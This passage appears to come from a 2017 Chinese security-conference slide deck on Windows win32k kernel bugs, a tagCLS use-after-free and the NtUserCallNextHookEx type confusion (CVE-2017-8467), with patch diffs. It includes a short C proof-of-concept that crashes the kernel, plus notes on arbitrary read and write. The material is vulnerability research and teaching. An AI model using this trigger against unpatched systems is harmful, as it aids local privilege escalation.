
```
BF875733    ?pprFlattenRec@EPATHOBJ@@IAEPAU_PATHRECORD@@PAU2@@Z
BF875920    mov         ds:[edi+4], esi
```

```
BF875733    ?pprFlattenRec@EPATHOBJ@@I
BF875918    mov         eax, ds:[eax+8
BF87591B    mov         ds:[eax+0x18],
BF87591E    jmp         loc_BF875923
```

案例4 tagCLS对象 UAF漏洞

- CVE编号：未知
- 发现者：Udi Yavo
- 影响系统：windows xp至windows 8
- 危害：本地提权
- 漏洞源文件：kernel\Classchg.c
- 漏洞年份：



```
/******************************** Module Header *************************
* Module Name: class.c
*
* Copyright (c) 1985-91, Microsoft Corporation
*
* This module contains RegisterClass and the related window class management
* functions.
*
* History:
*  12-20-94  FritzS
*
\*************************************************************************
```


案例4-1 xxxSetClassIcon UAF漏洞

```
PCURSOR xxxSetClassIcon(
    PWND    pwnd,
    PCLS    pcls,
    PCURSOR pCursor,
    int     gcw)
{
    PTHREADINFO pti = PtiCurrent();
    PCURSOR     pCursorOld;
    TL          tlpwndChild;
    BOOL        fRedraw;

    。。。。

 if (pcls->spicn && !pcls->spicnSm)
          xxxCreateClassSmIcon(pcls);

      if (fRedraw) {

          if (pcls->cWndReferenceCount > 1) {
              ThreadLock(pti->rpdesk->pDeskInfo->spwnd->spwndChild, &tlpwndChild);
              xxxInternalEnumWindow(pti->rpdesk->pDeskInfo->spwnd->spwndChild,
                          (WNDENUMPROC_PWND)xxxSetClassIconEnum,
                          (LONG)pcls,
                          BWL_ENUMLIST);
```

CLS定义

xxx前缀意味着回调

pcls未检查合法性！



```
typedef struct tagCLS {
    /* NOTE: The order of the following fields is assumed. */
    struct tagCLS *pclsNext;
    ATOM          atomClassName;
    WORD          fnid;                   // record window proc used by this hwnd
                                          // access through GETFNID
    PVOID         hheapDesktop;           /* Allocation source */
    struct tagDESKTOP *rpdeskParent;/* Parent desktop */
    struct tagDCE *pdce;                  /* PDCE to DC associated with class
    int           cWndReferenceCount;     /* The number of windows registered
                            with this class */
    DWORD         flags;                  /* internal class flags */
    LPSTR         lpszClientAnsiMenuName;      /* string or resource ID */
    LPWSTR        lpszClientUnicodeMenuName;   /* string or resource ID */

    /*
    * These DWORDs are used by WOW only.  See wow32\walias.c for the WC
    * structure definition.
    */
    DWORD         adwWOW[2];
                                          /* LATER: No one uses dwExpWinVer
    DWORD         hTaskWow;               /* LATER: is wow using this? */
    PCALLPROCDATA  spcpdFirst;            /* Pointer to first CallProcData eleme
    struct tagCLS *pclsBase;              /* Pointer to base class */
    struct tagCLS *pclsClone;             /* Pointer to clone class list */

    PROC          lpfnWorker;             /* Client side worker proc */

    COMMON_WNDCLASS;
    /*
    * WARNING:
    * CFOFFSET expects COMMON_WNDCLASS to be last fields in CLS
    */
} ? end tagCLS ?  CLS, *PCLS, *LPCLS, **PPCLS;
```

案例4-2 xxxCreateClassSmIcon UAF漏洞

```
VOID xxxCreateClassSmIcon(
    PCLS pcls)
{
    PCURSOR pcur;

    UserAssert(pcls->cWndReferenceCount > 0);
    UserAssert(pcls->spicn);
    UserAssert(!pcls->spicnSm);

    pcur = xxxClientCopyImage(PtoH(pcls->spicn),
            pcls->spicn->rt == (WORD)RT_ICON ? IMAGE_ICON : IMAGE_CURSOR,
            SYSMET(CXSMICON),
            SYSMET(CYSMICON),
            LR_DEFAULTCOLOR | LR_COPYFROMRESOURCE);

    Lock(&pcls->spicnSm, pcur);
    if (pcls->spicnSm)
        SetCF2(pcls, CFCACHEDSMICON);
}
```

PCLS


xxx前缀意味着回调

pcls未检查
合法性！

案例4-背后的成因

```
VOID xxxFreeWindow(
    PWND pwnd,
    PTL  ptlpwndFree)
{
    。。。。

    Unlock(&pwnd->spwndChild);
    Unlock(&pwnd->spwndOwner);
    Unlock(&pwnd->spwndLastActive);

    /*
     * Decrement the Window Reference Count in the Class structure
     */
    DereferenceClass(pwnd);

    /*
     * Mark the object for destruction before this final unlock. This w
     * the WM_FINALDESTROY will get sent if this is the last thread l
     * We're currently destroying this window, so don't allow unlock r
     * at this point (this is what HANDLEF_INDESTROY will do for us).
     */
    HMMarkObjectDestroy(pwnd);
    HMPheFromObject(pwnd)->bFlags |= HANDLEF_INDESTROY;
```

调用NtUserDestroyWindow就会执行到这里




```
VOID DereferenceClass(
    PWND pwnd)
{
    PCLS pcls = pwnd->pcls;
    PPCLS ppcls;

    UserAssert(pcls->cWndReferenceCount >= 1);

    pcls->cWndReferenceCount--;
    if (pcls != pcls->pclsBase) {
        pcls->pclsBase->cWndReferenceCount--;

        if (pcls->cWndReferenceCount == 0) {
            ppcls = &pcls->pclsBase->pclsClone;
            while ((*ppcls) != pcls)
                ppcls = &(*ppcls)->pclsNext;
            UserAssert(ppcls);
            DestroyClass(ppcls);
        }
    }
} ?  end DereferenceClass ?
```

Wnd还在，cls却可能被释放了！

案例4-补丁

补丁比对：




```
BF92C8A1    _xxxSetClassCursor@16
BF92C8E0    mov         eax, ss:[ebp+arg_4]
BF92C8E3    mov         esi, ds:[eax+0x24]



BF92C8E6    lea         eax, ss:[ebp+var_24]
BF92C8E9    push        eax
BF92C8EA    push        esi
BF92C8EB    mov         ss:[ebp+arg_8], esi
BF92C8EE    call        _ClassLock@8

BF92C8F3    test        eax, eax
BF92C8F5    jnz         loc_BF92C907
```

```
BF92C8A1    _xxxSetClassCursor@16
BF92C907    mov         eax, ds:[_gptiCurrent]
BF92C90C    add         eax, 0xB4
BF92C911    mov         ecx, ds:[eax]
BF92C913    mov         ss:[ebp+var_C], ecx
BF92C916    lea         ecx, ss:[ebp+var_C]
BF92C919    mov         ds:[eax], ecx
BF92C91B    mov         ss:[ebp+var_8], edi
BF92C91E    test        edi, edi
BF92C920    jz          loc_BF92C925
```

```
BF92B876    _xxxSetClassCursor@16
BF92B8B5    mov         eax, ss:[ebp+arg_4]
BF92B8B8    mov         edi, ds:[eax+0x24]
BF92B8BB    mov         eax, ds:[_gptiCurrent] // _gptiCurrent
BF92B8C0    add         eax, 0xB4
BF92B8C5    mov         ecx, ds:[eax]
BF92B8C7    mov         ss:[ebp+var_C], ecx
BF92B8CA    lea         ecx, ss:[ebp+var_C]


BF92B8CD    mov         ds:[eax], ecx

BF92B8CF    mov         ss:[ebp+var_8], esi
BF92B8D2    test        esi, esi

BF92B8D4    jz          loc_BF92B8D9
```

案例5- NtUserCallNextHookEx类型混淆漏洞

- CVE编号：2017-8467
- 发现者：Guopengfei
- 影响系统：windows xp至windows 10
- 危害：本地提权
- 漏洞源文件：kernel\Ntstubs.c
- 漏洞年份：



```
/******************************** Module Header ********************************\
* Module Name: ntstubs.c
*
* Copyright (c) 1985 -  1999, Microsoft Corporation
*
* Kernel- mode stubs
*
* History:
* 03- 16- 95 JimA             Created.
* 08- 12- 96 jparsons          Added lparam validate for WM_NCCREATE [51986]
\*****************************************************************************/
```

案例5- NtUserCallNextHookEx类型混淆漏洞

```
LRESULT NtUserCallNextHookEx(
    int nCode,
    WPARAM wParam,
    LPARAM lParam,
    BOOL bAnsi)
{
    BEGINRECV(LRESULT, 0);

    if (PtiCurrent()->sphkCurrent == NULL) {
        MSGERROR(0);
    }

    switch (PtiCurrent()->sphkCurrent->iHook) {
    case WH_CBT:
    。。。。
    case WH_SHELL:
        /*
         * These are dword parameters and are therefore real easy.
         */
        retval = xxxCallNextHookEx(
                nCode,
                wParam,
                lParam);
        break;
```

处理各种类型HOOK的switch语句

WH_SHELL类型HOOK

案例5- NtUserCallNextHookEx类型混淆漏洞

xxxCallNextHookEx-》xxxCallHook2-》xxxHkCallHook：


```
LRESULT xxxHkCallHook(
    PHOOK phk,
    int nCode,
    WPARAM wParam,
    LPARAM lParam)
{
    switch(phk->iHook) {
    case WH_CALLWNDPROC:
    case WH_CALLWNDPROCRET:
    。。。。
    case WH_SHELL:

        if (nCode == HSHELL_GETMINRECT) {
            /*
             * This hook type points to a RECT structure, so it's pretty
             * simple.
             */
            nRet = fnHkINLPRECT(MAKELONG((UINT)nCode, (UINT)phk->iHook),
                    wParam, (LPRECT)lParam, (ULONG_PTR)pfnHookProc,
                    ppfnClient->pfnDispatchHook);
            break;
        }
```

WH_SHELL类型HOOK

案例5- NtUserCallNextHookEx类型混淆漏洞


```
LRESULT fnHkINLPRECT(
    IN DWORD nCode,
    IN WPARAM wParam,
    IN OUT LPRECT prect,
    IN ULONG_PTR xParam,
    IN PROC xpfnProc)
{
    SETUP(FNHKINLPRECT)

    BEGINSEND(FNHKINLPRECT)

        MSGDATA()->nCode = nCode;
        MSGDATA()->wParam = wParam;
        MSGDATA()->rect = *prect;
        MSGDATA()->xParam = xParam;
        MSGDATA()->xpfnProc = xpfnProc;

        MAKECALL(FNHKINLPRECT);
        CHECKRETURN();

        /*
         * Probe output data
         */
        OUTSTRUCT(prect, RECT);

    TRACECALLBACK("SfnHkINLPRECT");
    ENDSEND(DWORD,0);
}
```

回调函数的InputBuffer




```
/*
 * Callback IN parameter macros
 */
#define MSGDATA() (mp)
```

实际上是UserModeCallback回调



```
#define MAKECALL(api) \
    UserAssert(!(PtiCurrent()->TIF_flags & TIF_INCLEANUP)); \
    LeaveCrit();                                            \
    Status = KeUserModeCallback(                            \
        FI_ ## api,                                         \
        mp,                                                 \
        sizeof(*mp),                                        \
        &pcbs,                                              \
        &cbCBStatus);                                       \
    EnterCrit();
```

回调函数的OutputBuffer获取



```
/*
 * Callback OUT paramter macros
 */
#define OUTSTRUCT(pstruct, type) \
    try {                                                              \
        *(pstruct) = ProbeAndReadStructure(((type *)pcbs->pOutput), type);  \
    } except (W32ExceptionHandler(FALSE, RIP_ERROR)) { \
        MSGERROR(); \
    }
```


案例5- NtUserCallNextHookEx类型混淆漏洞

```
LRESULT fnHkINLPRECT(
    IN DWORD nCode,
    IN WPARAM wParam,
    IN OUT LPRECT prect,
    IN ULONG_PTR xParam,
    IN PROC xpfnProc)
{
    SETUP(FNHKINLPRECT)

    BEGINSEND(FNHKINLPRECT)

        MSGDATA()->nCode = nCode;
        MSGDATA()->wParam = wParam;
        MSGDATA()->rect = *prect;
        MSGDATA()->xParam = xParam;
        MSGDATA()->xpfnProc = xpfnProc;

        MAKECALL(FNHKINLPRECT);
        CHECKRETURN();

        /*
         * Probe output data
         */
        OUTSTRUCT(prect, RECT);

    TRACECALLBACK("SfnHkINLPRECT");
    ENDSEND(DWORD,0);
}
```

prect是lParam参数


任意地址读

任意地址写



```
fnHkINLPRECT(MAKELONG((UINT)nCode, (UINT)phk->iHook),
 wParam, (LPRECT)lParam, (ULONG_PTR)pfnHookProc,
 ppfnClient->pfnDispatchHook);
```

来源



```
LRESULT NtUserCallNextHookEx(
    int nCode,
    WPARAM wParam,
    LPARAM lParam,
    BOOL bAnsi)
```


用户层可控

案例5- NtUserCallNextHookEx类型混淆漏洞

POC :

```
#include <windows.h>

LRESULT CALLBACK CallBackProc(int nCode, WPARAM wParam, LPARAM lParam)
{
        CallNextHookEx(0,5,0,0xcccccccc);
        return 0;
}


void main()
{

        LoadLibraryA("user32.dll");

        HINSTANCE hinstance = GetModuleHandle(NULL);

        HWND hwnd = CreateWindowEx(0, "Button", "Hook",0, 10, 10, 10, 10, 0,  0, hinstance, 0);

        SetWindowsHookEx(WH_SHELL, CallBackProc, NULL, GetCurrentThreadId());
        SetWindowsHookEx(WH_SHELL, CallBackProc, NULL, GetCurrentThreadId());

        SetWindowPos(hwnd, 0, 1, 2, 3, 4, 0x40);

}
```


触发



```
TRAP_FRAME:  8a6bdb1c -- (.trap 0xffffffff8a6bdb1c)
ErrCode = 00000000
eax=00000000 ebx=cccccccc ecx=00000000 edx=00401005 esi=cccccccc edi=8a6bdba8
eip=9462a605 esp=8a6bdb90 ebp=8a6bdbf0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
win32k!fnHkINLPRECT+0x2a:
9462a605 a5              movs    dword ptr es:[edi],dword ptr [esi] es:0023:8a6
Resetting default scope

LAST_CONTROL_TRANSFER:  from 83ce5d5f to 83c817b8

STACK_TEXT:
8a6bd66c 83ce5d5f 00000003 925916ee 00000065 nt!RtlpBreakWithStatusInstruction
8a6bd6bc 83ce685d 00000003 c0603330 cccccccc nt!KiBugCheckDebugBreak+0x1c
8a6bda80 83c94879 00000050 cccccccc 00000000 nt!KeBugCheck2+0x68b
8a6bdb04 83c47aa8 00000000 cccccccc 00000000 nt!MmAccessFault+0x104
8a6bdb04 9462a605 00000000 cccccccc 00000000 nt!KiTrap0E+0xdc
8a6bdbf0 944ffb07 000a0005 00000000 cccccccc win32k!fnHkINLPRECT+0x2a
8a6bdc48 94545017 00401005 00000005 00000000 win32k!xxxHkCallHook+0x2f5
8a6bdce8 945e4aac fea11703 00000005 00000000 win32k!xxxCallHook2+0x3a3
8a6bdd04 945db713 00000005 00000000 00000002 win32k!xxxCallNextHookEx+0x35
8a6bdd1c 83c448c6 00000005 00000000 cccccccc win32k!NtUserCallNextHookEx+0x63
8a6bdd1c 779970f4 00000005 00000000 cccccccc nt!KiSystemServicePostCall
```

案例5- NtUserCallNextHookEx类型混淆漏洞

补丁比对：



```
0002D1EA   _NtUserCallNextHookEx@16
0002D290   mov          edx, ss:[ebp+arg_4] //  mptable 0002D22D case 11
0002D293   push         ss:[ebp+arg_8]
0002D296   cmp          ecx, 5
0002D299   jnz          loc_2D254
```

```
0002D1EA   _NtUserCallNextHookEx@16
0002D25E   push         ss:[ebp+arg_8]                     // unsigned __int32
        1  mov          edx, ss:[ebp+arg_4]
        4  push         5
        6  pop          ecx
0002D267   call         ?NtUserfnHkINLPCBTACTIVATESTRUCT@@YGJKIPAUtagCBTACTIVATESTRUCT@@@Z
0002D26C   jmp          loc_2D2ED
```

```
        // jumptable 0002D22D case 8

EX@@@Z
```

```
0002D1EA   _NtUserCallNextHookEx@16
0002D24E   push         ss:[ebp+arg_8]     // jumptable 0002D22D cases 3,12
0002D251   mov          edx, ss:[ebp+arg_4]
```

```
0002D1EA   _NtUserCallNextHookEx@16
0002D29B   jmp          loc_2D289
```

```
0002D1EA   _NtUserCallNextHookEx@16
0002D254   call         _xxxCallNextHookEx@12
0002D259   jmp          loc_2D2ED
```

```
0002D1EA   _NtUserCallNextHookEx@16
0002D289   call         ?NtUserfnHkINLPRECT@@YGJKIPAUtagRECT@@@Z
0002D28E   jmp          loc_2D2ED
```

总结

- 有些简单的漏洞可以隐藏很久，只是因为触发漏洞的路径难到达
- 程序的异常执行路径代码往往会因考虑不足而出现漏洞
- 任何打破程序顺序执行的逻辑流程都值得关注
- 程序中某些功能的实现不当会给程序中的其他功能引入漏洞

参考资料

1. <One-Bit To Rule Them All: Bypassing Windows' 10 Protections using a Single Bit>, Udi Yavo, http://breakingmalware.com/vulnerabilities/one-bit-rule-bypassing-windows-10-protections-using-single-bit/
2. <Introduction to Windows Kernel Security Research> , Tavis Ormandy, http://blog.cmpxchg8b.com/2013/05/introduction-to-windows-kernel-security.html
3. <Class Dismissed: 4 Use-After-Free Vulnerabilities in Windows>, Udi Yavo, https://breakingmalware.com/vulnerabilities/class-dismissed-4-use-after-free-vulnerabilities-in-windows/
4. <Kernel Attacks through User-Mode Callbacks >, Tarjei Mandt, https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_WP.pdf

谢　谢

ISC 2017
中国互联网安全大会

360互联网安全中心